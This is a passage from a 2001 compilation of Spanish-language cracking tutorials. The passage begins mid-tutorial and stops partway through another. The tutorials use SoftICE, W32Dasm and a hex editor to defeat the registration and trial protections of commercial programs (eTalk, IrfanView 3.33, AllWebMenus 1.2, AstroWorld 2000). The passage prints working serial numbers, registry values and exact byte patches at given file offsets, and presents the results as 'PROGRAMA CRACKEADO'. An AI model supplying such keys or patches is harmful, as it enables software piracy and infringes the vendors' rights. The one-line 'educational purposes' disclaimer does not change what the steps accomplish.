0167:00453FC0  FF1594134800        CALL      [MSVBVM50!__vbaStrCmp]            ^

0167:00453FC6  85C0                TEST      EAX,EAX                           ^

0167:00453FC8  7528                JNZ       00453FF2

0167:00453FCA  8B16                MOV       EDX,[ESI]

0167:00453FCC  56                  PUSH      ESI

0167:00453FCD  FF92FC060000        CALL      [EDX+000006FC]

0167:00453FD3  3BC3                CMP       EAX,EBX

0167:00453FD5  0F8D48020000        JGE       00454223

0167:00453FDB  68FC060000          PUSH      000006FC

0167:00453FE0  68489F4100          PUSH      00419F48

0167:00453FE5  56                  PUSH      ESI

0167:00453FE6  50                  PUSH      EAX

0167:00453FE7  FF150C134800        CALL      [MSVBVM50!__vbaHresultCheckObj]

0167:00453FED  E931020000          JMP       00454223

0167:00453FF2  8D45E0              LEA       EAX,[EBP-20]

0167:00453FF5  8D4DD8              LEA       ECX,[EBP-28]

-----------------------------------TALKMAIL!.text+00052FC0---------------------
```

caemos en 0167:00453FC6 85C0 TEST EAX,EAX ahi damos D EDX y nos aparecera la siguiente informacion en la ventana de datos :

```
016F:004C5D0C 00320031  00340033  00360035  00380037      1.2.3.4.5.6.7.8.     ^

016F:004C5D1C 00390039  00000000  00000000  A0000024      9.9.........$...     ^

016F:004C5D2C 00000014  00320031  00340033  00360035      ....1.2.3.4.5.6.

016F:004C5D3C 00380037  00390039  00000000  01000000      7.8.9.9.........
```

```
016F:004C5D4C A0000024  00000016  00650047  00540074      $.......G.e.t.T.

016F:004C5D5C 00700079  00490065  0066006E  0000006F      y.p.e.I.n.f.o...

016F:004C5D6C 0000003D  A0000034  7FBDABB0  004C76E0      =...4......&127;.vL.

016F:004C5D7C 00000001  004C59B0  004C5AC0  004C5EE4      .....YL..ZL..^L.

016F:004C5D8C 004C5AF8  00000000  00020400  00000000      .ZL.............

016F:004C5D9C 000000C0  46000000  A0000028  00000024      .......F(...$...

016F:004C5DAC 00000000  00000000  00000000  00000000      ................

016F:004C5DBC 004C5DD4  004C5A70  004C58E0  004C56D4      .]L.pZL..XL..VL.

016F:004C5DCC A0000010  0000000B  6D77736D  00006773      ........mswmsg..

016F:004C5DDC A0000034  7FBDABB0  004C76E0  00000001      4......&127;.vL.....     v

016F:004C5DEC 004C57F4  004C5930  004C5E5C  004C5E14      .WL.0YL.\^L..^L.     v
```

si lo que coloreee de verde parece ser nuestro numero de serie que insertamos ..... jejejeje creo que vamos bien ..... despues de ahi vamos traceando con F10 hasta llegar a esta parte del codigo :

```
-----MSVBVM50!__vbaStrMove+001A-----------------------------------------PROT32-

0167:0F01F8F4  EBF0                JMP       0F01F8E6                        ^

MSVBVM50!__vbaStrCmp                                                         ^

0167:0F01F8F6  FF742408            PUSH      DWORD PTR [ESP+08]

0167:0F01F8FA  FF742408            PUSH      DWORD PTR [ESP+08]

0167:0F01F8FE  6A00                PUSH      00

0167:0F01F900  E85E3CFEFF          CALL      MSVBVM50!__vbaStrComp

0167:0F01F905  0FBFC0              MOVSX     EAX,AX

0167:0F01F908  C20800              RET       0008

MSVBVM50!__vbaChkstk

0167:0F01F90B  51                  PUSH      ECX

-----------------------------------MSVBVM50!.text+0001E8F4---------------------
```

vamos traceando hasta llegar a 0167:0F01F8FE 6A00 PUSH 00 en la cual daremos D EDX y vemos la ventana de datos y nos aparecen unos numeros extraños en la direccion de memoria virtual 016F:004C48C8

```
016F:004C48C8 00340038  00390036  0026002D  00390038      8.4.6.9.-.&.8.9.     ^

016F:004C48D8 0047004E  00390032  00510038  0000002B      N.G.2.9.8.Q.+...     ^

016F:004C48E8 005C005C  00680043  003D0072  A0000024      \.\.C.h.r.=.$...

016F:004C48F8 00000002  0000002B  00390036  0026002D      ....+...6.9.-.&.

016F:004C4908 00390038  0047004E  00390032  00000038      8.9.N.G.2.9.8...

016F:004C4918 A0000111  0049003C  0049002C  00000000      ....<.I.,.I.....

016F:004C4928 00000001  00000000  00000003  00000000      ................

016F:004C4938 00000001  004C494C  0000001A  00000000      ....LIL.........
```

apuntemos esos numeros y borramos todos los break point, salimos del softice e insertamos esos numeritos.....
YYYYYYYY!!!!!!!!!!!!!!

JEJEJJEEJ!!! nos aparece un mago que nos dira que estamos registrados.....

y donde se guardaron nuestro datos de registro ?????? bueno pues se guardaron en :

[HKEY_LOCAL_MACHINE\Software\4Developers\eTalk]

[HKEY_LOCAL_MACHINE\Software\4Developers\eTalk\AppPath]
@="C:\\ARCHIV~1\\ETALK"

[HKEY_LOCAL_MACHINE\Software\4Developers\eTalk\User]
@="profesor x"

[HKEY_LOCAL_MACHINE\Software\4Developers\eTalk\RegCode]
@="8469-&89NG298Q+"

ahora si podemos decir ..... PROGRAMA CRACKEADO .....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos

tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Irfan View v 3.33***

PROTECCION:	**Name / Serial**		
Objetivo:	***Buscar un serial valido***		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.irfanview.com***		
Herramientas:	Softice 3x		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Irfan View v 3.33* de la empresa Irfan Skiljan que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El show de hoy estara a cargo de un programa que a mi parecer es bueno para quienes gustan de un solo programa con el cual puedan ver todas sus imagenes no importando el formato que sea, tiene muy buenas caracteristicas el ***Irfan View v 3.33*** , pruebenlo y veran que vale la pena, quiero aclarar que hay mejores aplicaciones para visualización de imagenes.

Objetivos

1. Buscar un numero de serie

Manos a la Obra

Bueno amigos empezemos con este **Taco de salchica en escabeche…!!!! JEJEJEJEJ**….. lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:



mmmm….como podemos ver esta hecho en visual C++ y esta empacado con el paker mas conocido de todos el Aspack v 1.08, jjejjejje ok ahora abramos el programa y busquemos si tiene una opcion para insertar un serial…y despues de un rato encontramos esa opcion..en el menu Help > Registration y nos aparece esta ventanita :

en la cual insertaremos un nombre y numero de serie y damos click en OK y nos manda un mensaje como este:

OK! ahora vamos y reiniciamos la Pcera con el Soft Ice, y ejecutamos el ***Irfan View v 3.33*** y vamos al dialogo de registro e insertamos unos datos, pero antes de dar OK vamos y damos CONTROL D y ponemos un Break POint en MESSAGEBOXA, damos CONTROL D otra vez y ahora si damos click en OK y saltamos inmediatamente a el softice, damos F12 una sola vez y caemos en esta parte del codigo:

```
016F:0073EF54 35 33 32 31 31 30 38 30-38 00 44 00 00 00 40 00  532110808.D...@.^

016F:0073EF64 00 00 00 00 98 8C 44 00-A0 F5 73 00 A0 F6 73 00  ......D...s...s.^

016F:0073EF74 BC F8 73 00 2C 89 00 00-D4 F8 73 00 08 F9 73 00  ..s.,.....s...s.v

016F:0073EF84 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................v

---------------------------------------------------------------------------PROT32-

0167:00448C92  50                  PUSH      EAX

0167:00448C93  E8088EFEFF          CALL      00431AA0

0167:00448C98  83C408              ADD       ESP,08

0167:00448C9B  85C0                TEST      EAX,EAX

0167:00448C9D  752D                JNZ       00448CCC

0167:00448C9F  8B0DC4FF4C00        MOV       ECX,[004CFFC4]

0167:00448CA5  8B15A0284E00        MOV       EDX,[004E28A0]

0167:00448CAB  6830200000          PUSH      00002030

0167:00448CB0  68003A4E00          PUSH      004E3A00

0167:00448CB5  51                  PUSH      ECX

0167:00448CB6  52                  PUSH      EDX

0167:00448CB7  FF15C8D34A00        CALL      [USER32!MessageBoxA]

0167:00448CBD  33C0                XOR       EAX,EAX  CAEMOS AQUI

0167:00448CBF  5F                  POP       EDI
```

bueno amigos cuando damos F12 una sola vez caemos en la direccion de memoria 00448CBD ok una vez ahi suvimos diez lineas y podemos ver una CALL seguido de TEST mmmmm... interesate , vamos y borramos todos los break Points y ponemos uno nuevo

en 00448C93 y damos CONTROL D e insertamos un numero y nombre falso y damos click en OK y saltamos directamente a esa direccion de memoria damos una sola vez F10 y caemos en 00448C98 y damos D EDX y hechamos un vistazo a la ventana de datos, nos aparecen unos numeros extraños **532110808** OK!!!! los apuntamos en un papel y vamos a la ventana de registro otra vez, damos click en OK yyyyyy!!!!!!!!!! nos aparece la siguiente ventana :

ahora si podemos decir ……. PROGRAMA CRACKEADO …….

nOTAS

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL……

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff

- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Allwebmenus V1.2***

PROTECCION:	**Name / Serial**
Objetivo:	***Buscar un serial valido***
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	http://www.Likno.com
Herramientas:	Softice, W32dsm89 , Regmonitor , Editor Hex.
CRACKER:	**SiLvEr StOrM** **FECHA:** **15/04/2001**

INTRODUCCION

Hola de nuevo, despues de varios dias sin hacer un tut aqui les va otro ..aqui vamos de nuevo pero esta vez vamos a parchar el prgrama para que el mismo nos de el serial.. Jejej fijense el mismo programa se va registrar solito.. que tonto ..ya son 11 tutoriales gracias a todos Uds...(por tener paciencia de leerelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKE

Comentario del Programa

- El programa que vamos a registrar les genera menus para intrucirlos en un html file.

Objetivos

1. Simular registrarse

Manos a la Obra

Primero instalamos nuestro programa , luego lo revisamos con File Inspector, este lo omito los detalles pues en todos los tutoriales anteriores lo hemos hecho, creo que ya no necesito decirlo de nuevo. lo unico que debemos saber es que esta hecho en Visual Basic. podriamos intentar buscar el serial con Numega smartcheck, pero esta vez no lo haremos, pues lo parchearemos.

Ok... jeje aqui comienza la aventura.

Abrimos nuestro Objetivo... y . tratamos de registrarlo. nada nuevo.. Help.. Register..etc...

El programa nos da un error cuando ponemos cualquier numero... The password..... etcetcectect.

ok. abrimos W32dsm89 y buscamos nuestro objetivo.

Recuerden de hacer una copia del executable.... y trabajar sobre la copia a la hora de hacer las modificaciones.

Luego buscamos el string "The password...."

veremos algo asi:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Possible StringData Ref from Code Obj ->"The password you entered is not "
                                        ->"correct"
                                       |
:005330B7 C745940CC64100               mov [ebp-6C], 0041C60C
:005330BE 89758C                       mov dword ptr [ebp-74], esi
:005330C1 FFD7                         call edi
:005330C3 8D459C                       lea eax, dword ptr [ebp-64]
:005330C6 8D4DAC                       lea ecx, dword ptr [ebp-54]
:005330C9 50                           push eax
:005330CA
:005330CD
:005330CE
:005330CF
:005330D2
:005330D4

* Referen

:005330D5
:005330DE
:005330DF
:005330E1
:005330E2
:005330E5
:005330E6
:005330E9
:005330EA
:005330EE

* Referen

:005330ED
:005330F3 83C414                       add esp, 00000014
:005330F6 E9B9000000                   jmp 005331B4
```

W32Dasm List of String Data Items

To Search Disassembly for String Data, Double Click on Text

Cancel Search

"The menu was successfully inserted "
"The name ""
"The new style has been successfully "
"The password you entered is not "
"The Style Name can not contain "
"Then place it in the same directory "
"This command will delete the selected "
"This copy has already been registered"
"This file is not a valid "
"TIPOFDAY.TXT"
"Title BG Color"
"Title Border Color"
"Title Border Style"
"Title Border Width"
"Title Content Alignment"
"Title Image Alignment"
"Title Image"

Close Copy All Copy View

Line:624005 Pg 8001 of 8118 Code Data @:005330B7 @Offset 001330B7h in File:AllWebMenus.exe

```
:005330F3 83C414                add esp, 00000014
:005330F6 E9B9000000            jmp 005331B4
```

Line:624005 Pg 8001 of 8118 Code Data @:005330B7 @Offset 001330B7h in File:AllWebMenus.exe

Subimos un poco en el codigo ..
Aquí el programa ya viene con el error de codigo.. Seguimos todas las referencias.. vemos que mas arriba hay un JNE ...

esto es interesante verdad?..Asi que lo primero que hacemos es cambiar esta instrucción a si no es igual no ejecute osea de 756d
Cambiamos a 746d para decirle que salte a la direccion 5330fb .

Para cambiar esto usamos un editor hexadecimal.. recuerden que para ver el offset deben ver en la parte de debajo de w32dasm donde dice @offset 0013308C ... la h no se toma en cuenta pues quiere decir que el numero esta en hexadecimal

Ejecutamos el REGMONITOR para ver que pasa con el registro. y luego nuestrop programa modificado...

Intentamos Registrarlo y si, cuando metemos cualquier numero el programa nos da las gracias por registrarlo..

Pensamos que eso estodo, pero lamentablemente cuando vemos en about nos dice unregistered copy.. JEjej la cosa no era tan facil pero bueno seguimos viendo. lo interesante de este paso es que el programa crea las claves dentro del registro de windows.

Si cuando le damos enter al crear la clave, no vamos aregmonitor.y analizamos vemos que el programa crea las claves dentro del registro.
Estas claves las vamos a utilizar mas tarde, pues sabemos que son falsas.

Registry Monitor - Systems Internals: http://www.sysinternals.com

File Edit Options Help

#	T.	Request	Path	Result	Other
156	1...	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	hKey: 0xC4...
157	1...	QueryValue...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1400	SUCCE...	0x0
158	1...	CloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	
159	1...	CreateKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
160	1...	SetValueEx	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd	SUCCE...	"123456789"
161	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
162	1...	OpenKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
163	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\awms	SUCCE...	
164	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\awms	SUCCE...	32 36 33 32...
165	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\awms	SUCCE...	"26328"
166	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
167	1...	OpenKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
168	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainWidth	SUCCE...	
169	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainWidth	SUCCE...	36 36 36 31...
170	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainWidth	SUCCE...	"6661"
171	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
172	1...	OpenKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
173	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainHeight	SUCCE...	
174	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainHeight	SUCCE...	36 35 30 30...
175	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\MainHeight	SUCCE...	"6500"
176	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
177	1...	OpenKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
178	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pid	SUCCE...	
179	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pid	SUCCE...	54 55 44 45...
180	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pid	SUCCE...	"TUDEC66...
181	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
182	1...	OpenKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	hKey: 0xC4...
183	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd	SUCCE...	
184	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd	SUCCE...	31 32 33 34...
185	1...	QueryValue...	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd	SUCCE...	"123456789"
186	1...	CloseKey	HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings	SUCCE...	
187	1...	QueryValue...	0xC1887450\C:\WINDOWS\media\chord.wav	NOTFO...	
188	1...	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	hKey: 0xC4...
189	1...	QueryValue...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1400	SUCCE...	0x0
190	1...	CloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	
191	1...	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	hKey: 0xC4...
192	1...	QueryValue...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1400	SUCCE...	0x0

188	1...	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	hKey: 0xC4...
189	1...	QueryValue...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1400	SUCCE...	0x0
190	1...	CloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	
191	1...	OpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCE...	hKey: 0xC4...

A BusKar El Zeryal

Ok . vamos a seguir traceando a ver por que nos da este eror.
Se acuerdan que en el registro guardaba un string como este:

SetValueEx HKCU\Software\VB and VBA Program Settings\AllWebMenus\Settings\pwd SUCCESS "123456789"
Vamos a buscar ese strin.. preguntan para que, pues bien.. la primera logica que se me ocurre es que cuando el sistema arranca o le das about el compara lo que hay dentro de ese strin contra la formula de generacion que tiene, si es igual pasa ,si no da que no esta registrado.. bueno vamos a tracear esta instrucion , primero la buscamos como ref.

PWD

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Possible StringData Ref from Code Obj ->"pwd"
                                        |
:0048EAA7 68FC1D4100                    push 00411DFC
:0048EAAC 890A                          mov dword ptr [edx], ecx
:0048EAAE 8B4D90                        mov ecx, dword ptr [ebp-70]
:0048EAB1 894594                        mov dword ptr [ebp-6C], eax

* Possible StringData Ref from Code Obj ->"Settings"
                                        |
:0048EAB4 68C81D4100                    push 00411DC8
:0048EAB9 894A04                        mov dword ptr [edx+04], ecx
:0048EABC 8B4DE4                        mov ecx, dword ptr [ebp-1C]
:0048EABF 51                            push ecx
:0048EAC0 894208                        mov dword ptr [edx+08], eax
:0048EAC3 8B4598                        mov eax, dword ptr [ebp-68]
:0048EAC6 89420C                        mov dword ptr [edx+0C], eax
:0048EAC9 FFD7                          call edi

* Reference To: MSVBVM60.__vbaStrMove, Ord:0000h
                                        |
:0048EACB 8B359C124000                  mov esi, dword ptr [0040129C]
:0048EAD1 8BD0                          mov edx, eax
:0048EAD3 B918705300                    mov ecx, 00537018
:0048EAD8 FFD6                          call esi
:0048EADA 8D4DE4                        lea ecx, dword ptr [ebp-1C]

* Reference To: MSVBVM60.__vbaFreeStr, Ord:0000h
                                        |
:0048EADD FF15D0124000                  Call dword ptr [004012D0]
:0048EAE3 8D4DDC                        lea ecx, dword ptr [ebp-24]

* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
                                        |
:0048EAE6 FF15CC124000                  Call dword ptr [004012CC]
```

Line:321822 Pg 4126 and 4127 of 8118 Code Data @:0048EAAC @Offset 0008EAACh in File:AllWebMenus.exe

```
:0048EAE6 FF15CC124000          Call dword ptr [004012CC]
```

Line:321822 Pg 4126 and 4127 of 8118 Code Data @:0048EAAC @Offset 0008EAACh in File:AllWebMenus.exe

JejSi buscamos hacia abajo .. no conseguimos ninguna call quiere decir que cualquier proceso se esta ejecutando ahí mismo, pero si seguimos bajando conseguimos un condicional... jeje si vemos encima de ese jne hace una referencia a visualbasic _vbastrcmp osea un string compare.. ok nos paramos sobre ella y le damos al boton de jump to.
Por cierto el jnz que les comento esta en la linea.. :0048EB00
Y caemos en el sitio de validacion.
Seguimos bajando por el codigo y encontramos una Call en la linea :0048EEE1 .. esta call es donde el compara el codigo que genero para esta instalacion .. genera el bueno y se trae un valor
Si seguimos bajando vemos como el programa empieza a hacer una serie de operaciones ..
Seguimos bajando, vemos que no hay mas call, pero en la linea :0048EF45 hay otro condicional..
Jeje aquí si creo que es..... perfecto vamos a cambiarlo por jne
Osea vamos a cambiar el string 0F8434040000 POR 0F8534400000 vieron que solo cambie el 84 por 85 el resto sigue igual... ahh.. El offset es 8EF45
Y probamos--- se acuerdan que ya en el registro esta la clave..
Entramos en nuestra version modivicada y nos vamos al about..

JEje Programa Registrado

Jjeje que simpatico si Uds. Borran el contenido de pwd o el PID del registro y entran de nuevo el mismo se registra con otro password y pid diferente..
Tonto verdad...

nOTAS

Cualquier error por favor pido disculpas, y si lo ven por favor me lo dicen, para corregirlo.. recuerden que soy humano y por lo tanto no soy perfecto.. (:-)) y no quiero serlo tampoco...

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo
- [DeK_OiN]

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***AstroWorld 2000 v 4.1.0.1 (Spanish Edition)***

PROTECCION:	**Limitacion de tiempo & Nag Screen**
Objetivo:	**Quitar Tiempo Limite y Nag Screen**
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	*http://www.astroworld.com*
Herramientas:	• **Soft Ice** • **Hex Work Shop v 3.0** • **RVA Converter v 1.1**
CRACKER:	**Profesor_X**
FECHA:	**15/04/2001**

INTRODUCCION

otra vez .. jejeje ... con otro tuto más espero que les guste, le toca el banquillo de los acusados a la aplicación llamada **Astroworld v 4.1.0.1** la cual sirve para poder crear tus cartas astrologicas ya sea actual o de cuando naciste, con estas cartas astrologicas podras saber si naciste para el cracking o no.. jejejjeje ...

AL ATAKE

Comentario del Programa

- El **Astroworld v 4.1.0.1** tiene muchisimas opciones para la creación de **:**
  1. Cartas astrologicas
  2. Cartas Planetarias
  3. Horoscopos
  4. etc. etc.


la verdad es bueno este programa para los que gustan de estos temas , a mi no me gustan estos temas, pero ahi les va el tuto para los que esten interesados....

Objetivos

1. Quitar el Tiempo Limite y la NAg Screen

Manos a la Obra

empezemos con el MENJURGUE, lo primero que hacemos es analizar el programa para ver si esta empakado y en que lengueje fue hecho, para eso usamos el File Inspector v 4.2 y nos muestra lo siguiente:



como podemos ver no esta empakado y esta hecho en Visual C++ v 5.0, mmmm interesante, ahora lo siguiente sera analizar el programa ...lo ejecutamos y nos aparece una ventana como esta:

seguida de la ventana principal del programa ... jejejjeje ... como pueden ver nos muestra dos botones , si damos click en SIGUIENTE entramos al programa, ok! lo importante aqui es quitar ese tiempo limite y la NAg screen, para eso tenemos que hacer uso de nuestro querido y gran ponderado SOFTICE ok! lo primero que hacemos es ejecutar de nuevo el ASTROWORLD y dejamos que aparesca la ventana que nos avisa que se termino el periodo de prueba, una vez ahi vamos y damos CONTROL D el cual nos manda a el SICE y ponemos el comando TASK el cual nos mostrara la siguiente información :

```
TaskName   SS:SP      StackTop  StackBot  StackLow  TaskDB  hQueue  Events

Ins90e0  * 0000:0000  00699000  006A0000            515E    513F    0000
```

```
Seekrep    0000:0000  0064B000  00650000            519E    514F    0000

Dreamwea   0000:0000  00C7A000  00C80000            121E    48F7    0000

Ddhelp     0000:0000  0056D000  00570000            4AD6    0000    0000

Astrowor   0000:0000  0085C000  00860000            10F6    0FBF    0000

Wmiexe     0000:0000  0056D000  00570000            22FE    0000    0000

Msmsgs     0000:0000  006FB000  00700000            3416    231F    0000

Winampa    0000:0000  0063E000  00640000            351E    3467    0000

Flash32    0000:0000  00B3D000  00B40000            361E    3537    0000

Avgcc32    0000:0000  0065B000  00660000            36C6    354F    0000

Promon     0000:0000  0063E000  00640000            3776    36F7    0000

Systray    0000:0000  0063D000  00640000            244E    373F    0000

Taskmon    0000:0000  0063E000  00640000            2356    23DF    0000
```

